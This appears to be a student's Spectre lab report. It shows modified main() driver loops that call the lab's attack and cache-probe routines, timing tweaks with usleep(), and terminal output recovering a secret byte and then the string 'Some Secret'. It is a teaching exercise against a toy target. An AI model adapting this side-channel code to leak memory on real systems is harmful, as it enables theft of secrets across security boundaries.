When after compiling and running the program `SpectreAttackImproved.c` provided by teacher, we find that the output is always 0, so we do some changes to the code:




```
int main() {
  int i;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    //printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
    usleep(10);
    reloadSideChannelImproved();
  }

  int max = 0;
  for (i = 0; i < 256; i++){
    if(scores[i]){
      printf("%d %d\n",i,scores[i]);
    }
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
```

And get the output:




```
root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 960
83 62
Reading secret value at index -6040
The secret value is 0()
The number of hits is 960
root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 961
83 51
Reading secret value at index -6040
The secret value is 0()
The number of hits is 961
root@iZmi07raj43uc3Z:~/lab6# ./a.out
0 994
83 45
Reading secret value at index -6040
The secret value is 0()
The number of hits is 994
```

Through the output, we can see that the secret is either the largest or the second largest. I think the reason may be is the loop executes too fastly, leading to a race condition. Therefore, I tried to add a `usleep()` function to slow it down.



```
int main() {
  int i;
  uint8_t s;
  size_t index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    //printf("*****\n");  // This seemly "useless" line is necessary for the attack to succeed
    spectreAttack(index_beyond);
 //   usleep(1000);
    reloadSideChannelImproved();
    usleep(1000);
}

  int max = 0;
  for (i = 0; i < 256; i++){
//    if(scores[i]){
//      printf("%d %d\n",i,scores[i]);
//    }
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

Then the correct key appears




```
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 44
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 0()
The number of hits is 62
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 83(S)
The number of hits is 43
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Reading secret value at index -6072
The secret value is 0()
The number of hits is 163
```

Task6: Steal the Entire Secret String

Update the `main()` function in task5 like:

```
int main(int argc, char** argv)
{
    int i;
    uint8_t s;
    size_t larger_x = (size_t)(secret-(char*)buffer);
    flushSideChannel();
    while(1){
        for (i = 0; i < 256; i++) scores[i] = 0;
        for (i = 0; i < 1000; i++) {
            spectreAttack(larger_x);
            reloadSideChannelImproved();
            usleep(10000);
            //in my computer, the delay is very large
        }

        int max = 0;
        for (i = 0; i < 256; i++)
        {
            if(scores[max] < scores[i]) max = i;
        }
        if (max<=128 && max >=-127)
            printf("%c",max);
        larger_x++;
        if (max == 0)
            break;
    }
    return (0);

}
```

Now the secret string can be successfully stolen.



```
root@iZmi07raj43uc3Z:~/lab6# gcc -march=native
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Some Secretroot@iZmi07raj43uc3Z:~/lab6#
```

三、Analysis and Conclusion

In this experiment, I learned about the principles and execution methods of Spectre attacks, and also learned some about security issues in side channel attacks and branch prediction.In addition, I also learned some knowledge about how to fix this type of attack, and benefited a lot.